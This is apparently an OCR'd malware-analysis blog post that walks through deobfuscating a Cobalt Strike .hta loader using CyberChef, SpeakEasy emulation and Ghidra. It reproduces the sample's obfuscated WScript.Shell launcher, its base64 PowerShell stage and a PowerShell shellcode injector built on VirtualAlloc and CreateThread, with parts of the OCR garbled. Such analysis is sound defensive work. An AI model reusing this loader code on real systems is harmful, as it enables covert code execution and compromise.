
Cobalt Strike Loader Deobfuscation Using CyberChef and Emulation (.hta files)

embee-research.ghost.io/malware-analysis-decoding-a-simple-hta-loader/

Matthew

October 20, 2023

Last updated on Nov 8, 2023



```
$MPm = '$MP = ''[                    tern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType,                    )]public static extern IntPtr CreateThread(IntPtr
lpThreadAttribute                    , IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllI                    ntPtr memset(IntPtr dest, uint src, uint count);'';$gL = Add-Type
-memberDefinition $MP -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0
xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x
10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3
c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d
,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,
0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0
x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0x
ff,0xd5,0x50,0x50,0x50,0x5                                     0,0xff,0xd5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x6
8,0x02,0x00,0x01,0xbb,0x8                                      ,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75
,0xec,0x68,0xf0,0xb5,0xa2,                                     0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0                                     xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0
xc8,0x5f,0xff,0xd5,0x01,0x                                     x1000;if ($aN.Length -gt 0x1000){$Ud =
$aN.Length};$mM=$gL::VirtualAlloc(0,0x1000,$Ud,0x40);for ($Bw=0;$Bw -le ($aN.Length-1);$Bw++)
{$gL::memset([IntPtr]($mM.ToInt32()+$Bw), $aN[$Bw], 1)};$gL::CreateThread(0,0,$mM,0,0,0);for (;;){Start-Sleep 60};';$cF = [
System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($MPm));$pq = "-ec ";if([IntPtr]::Size -eq 8){$Jr =
$env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $Jr $pq $cF"}else{;iex "& powershell $pq $cF";}
```

Memory allocation + Thread Creation - Something is being executed, likely the hex blob
Blob of hex bytes, too short to be a pe/exe file.
Possibly Shellcode?
new 11

In this post. I will demonstrate a process for decoding a simple .hta loader used to load cobalt strike shellcode. We will perform initial analysis using a text editor, and use CyberChef to extract embedded shellcode. From here we will validate the shellcode using an emulator (SpeakEasy) and perform some basic analysis using Ghidra.


Hash: `2c683d112d528b63dfaa7ee0140eebc4960fe4fad6292c9456f2fbb4d2364680`

Malware Bazaar Link:

Analysis

Analysis can begin by downloading the zip file into a safe virtual machine and unzipping it with the password `infected`

This will reveal a `.hta` file. A `.hta` file is essentially an html file with an embedded script. Our aim is to locate and analyse the embedded script.



Name


2c683d112d528b63dfaa7ee0140eebc4960fe4fad6292c9456f2fbb4d2364680.hta

2c683d112d528b63dfaa7ee0140eebc4960fe4fad6292c9456f2fbb4d2364680.zip

Since .hta is a text-based format, we can go straight to opening the file inside of a text editor.

Analysis with a Text Editor


Opening the file inside of a text editor will reveal a small piece of obfuscated code followed by a large base64 blob.



```
<script>
tszJiHJvyBxIKisKzcmHKR = "WS";
VoZouSWKcNpnLvA = "crip";
hyhlgEZiBgaCjaJPrNpDrZQi = "t.Sh";
PTBsdHRJtLQIpJAeqZ = "ell";
qQnZFFhoGvbrgs = (tszJiHJvyBxIKisKzcmHKR + VoZouSWKcNpnLvA + hyhlgEZiBgaCjaJPrNpDrZQi + PTBsdHRJtLQIpJAeqZ);
rwXRzuPgvutxxjOvbZUWejvaCO=new ActiveXObject(qQnZFFhoGvbrgs);
NGebvfDRMyzcdzWfqARaBRovQ = "cm";
JlCKObjiHOicmdivHQGHBhp = "d.e";
VYdWjsNKEaSIfEGExQu = "xe";
ckFMmsPAsm = (NGebvfDRMyzcdzWfqARaBRovQ + JlCKObjiHOicmdivHQGHBhp + VYdWjsNKEaSIfEGExQu);
rwXRzuPgvutxxjOvbZUWejvaCO.run('%windir%\\System32\\' + ckFMmsPAsm + ' /c powershell -w 1 -C "sv Ki -;sv xP ec;sv s ((gv Ki).value.toString()+(gv
xP).value.toString());powershell (gv s).value.toString()
\'JABNAFAAbQAgAD0AIAAnACQATQBQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIA
BJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIABlAGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAH
QAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQ
BjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAH
QAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIABlAGkAbgB0ACAAZAB3AEMAcgBlAGEAdA
BpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAH
QAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAZw
BMACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAgACQATQBQACAALQBOAGEAbQBlACAAIgBXAGkAbgAzADIAIgAgAC0AbgBhAG0AZQBzAHAAYQBjAGUAIABXAGkAbgAzAD
IARgBlAG4AYwB0AGkAbwBuAHMAIAAtAHAAYQBzAHMAdABoAHIAdQA7AFsAQgB5AHQAZQBbAF0AXQA7AFsAQgB5AHQAZQBbAF0AXQAkAGEATgAgAD0AIAAwAHgAZgBjACwAMAB4AGUAOAAsADAAeAA4ADkALAAwAHgAMAAwACwAMA
B4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeABlADUALAAwAHgAMwAxACwAMAB4AGQAMgAsADAAeAA2ADQALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAzADAALAAwAHgAOABiACwAMAB4ADUAMgAsAD
AAeAAwAGMALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADQALAAwAHgAOABiACwAMAB4ADcAMgAsADAAeAAyADgALAAwAHgAMABmACwAMAB4AGIANwAsADAAeAA0AGEALAAwAHgAMgA2ACwAMAB4ADMAMQAsADAAeABmAGYALA
AwAHgAMwAxACwAMAB4AGMAMAAsADAAeABhAGMALAAwAHgAMwBjACwAMAB4ADYAMQAsADAAeAA3AGMALAAwAHgAMAAyACwAMAB4ADIAYwAsADAAeAAyADAALAAwAHgAYwAxACwAMAB4AGMAZgAsADAAeAAwAGQALAAwAHgAMAAxAC
wAMAB4AGMANwAsADAAeABlADIALAAwAHgAZgAwACwAMAB4ADUAMgAsADAAeAA1ADcALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADAALAAwAHgAOABiACwAMAB4ADQAMgAsADAAeAAzAGMALAAwAHgAMAAxACwAMAB4AGQAMA
AsADAAeAA4AGIALAAwAHgANAAwACwAMAB4ADcAOAAsADAAeAA4ADUALAAwAHgAYwAwACwAMAB4ADcANAAsADAAeAA0AGEALAAwAHgAMAAxACwAMAB4AGQAMAAsADAAeAA1ADAALAAwAHgAOABiACwAMAB4ADQAOAAsADAAeAAxAD
gALAAwAHgAOABiACwAMAB4ADUAOAAsADAAeAAyADAALAAwAHgAMAAxACwAMAB4AGQAMwAsADAAeABlADMALAAwAHgAMwBjACwAMAB4ADQAOQAsADAAeAA4AGIALAAwAHgAMwA0ACwAMAB4ADgAYgAsADAAeAAwADEALAAwAHgAZA
```

For the purposes of this blog, we don't need to decode the initial pieces as it's safe to assume that it just executes a PowerShell command containing the base64 blob.

We can tell this by the presence of a PowerShell command and a broken-up `wscript.shell`. Which is commonly used to execute commands from javascript.



Wscript is likely used to execute a powershell command and the base64 blob


```
<script>
tszJiHJvyBxIKisKzcmHKR = "WS";
VoZouSWKcNpnLvA = "crip";
hyhlgEZiBgaCjaJPrNpDrZQi = "t.Sh";
PTBsdHRJtLQIpJAeqZ = "ell";
qQnZFFhoGvbrgs = (tszJiHJvyBxIKisKzcmHKR + VoZouSWKcNpnLvA + hyhlgEZiBgaCjaJPrNpDrZQi + PTBsdHRJtLQIpJAeqZ);
rwXRzuPgvutxxjOvbZUWejvaCO=new ActiveXObject(qQnZFFhoGvbrgs);
NGebvfDRMyzcdzWfqARaBRovQ = "cm";
JlCKObjiHOicmdivHQGHBhp = "d.e";
VYdWjsNKEaSIfEGExQu = "xe";
ckFMmsPAsm = (NGebvfDRMyzcdzWfqARaBRovQ + JlCKObjiHOicmdivHQGHBhp + VYdWjsNKEaSIfEGExQu);
rwXRzuPgvutxxjOvbZUWejvaCO.run('%windir%\\System32\\' + ckFMmsPAsm + ' /c powershell -w 1 -C "sv Ki -;sv xP ec;sv s ((gv Ki).value.toString()+(gv
xP).value.toString());powershell (gv s).value.toString()
\'JABNAFAAbQAgAD0AIAAnACQATQBQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQBy
```

Using the theory that the initial script just executes the base64 blob, we can go straight to decoding the base64.

If the base64 blob does not decode, we can always return to the initial pieces to investigate further.

Decoding the Base64

We can proceed by highlighting the entire base64 blob and copying it into cyberchef, from here we can attempt to decode it.




```
ckFMmsPAsm = (NGebvfDRMyzcdzWfqARaBRovQ + JlCKObjiHOicmdivHQGHBhp + VYdWjsNKEaSIfEGExQu);
rwXRzuPgvutxxjOvbZUWejvaCO.run('%windir%\\System32\\' + ckFMmsPAsm + ' /c powershell -w 1 -C "sv Ki -;sv xP ec;sv s ((gv Ki).value.toString()+(gv xP).value.toString());powershell (gv
s).value.toString()
```

\'JABNAFAAbQAgAD0AIAAnACQATQBQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQ
AdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUA
YwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAU
AB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQ
ByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQB
wAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAZwBM
ACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAgACQATQBQACAALQBOAGEAbQBlACAAIgBXAGkAbgAzADIAIgAgAC0AbgBhAG0AZQBzAHAAYQBjAGUAIABXAGkAbgAzADIARgB1AG4AYwB0AGkAbwBuAHMAIAAtA
HAAYQBzAHMAdABoAHIAdQA7AFsAQgB5AHQAZQBbAF0AXQA7AFsAQgB5AHQAZQBbAF0AXQAkAGEATgAgAD0AIAAwAHgAZgBjACwAMAB4AGUAOAAsADAAeAA4ADkALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeABlAD
UALAAwAHgAMwAxACwAMAB4AGQAMgAsADAAeAA2ADQALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAzADAALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAwAGMALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADQALAAwAHgAOABiACwAMAB4ADcAMgAsADAAeAAyADg
ALAAwAHgAMABmACwAMAB4AGIANwAsADAAeAA0AGEALAAwAHgAMgA2ACwAMAB4ADMAMQAsADAAeABmAGYALAAwAHgAMwAxACwAMAB4AGMAMAAsADAAeABhAGMALAAwAHgAMwBjACwAMAB4ADYAMQAsADAAeAA3AGMALAAwAHgAMAAyACwAMAB4ADIAYwAsADAAeAAyADAA
AeAAgACIAJgAgAHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAkAHAAcQAgACQAYwBGACIAOwB9AA==

```
\'"', 0);window.close();
</script>
```

Copying the base64 content into CyberChef, we can see plaintext with null bytes in-between the characters.

This generally indicates utf-16 encoding, which is very simple to remove with "decode text" or "remove null bytes"




Recipe
From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode
Null bytes in-between valid text.
Typically this indicates utf-16 and that we need to remove null bytes
STEP
BAKE!
☑
Input
6704
1
Raw Bytes
LF
Output

JABNAFAAbQAgAD0AIAAnACQATQBQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAA
iACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAG
wAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZ
gBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBw
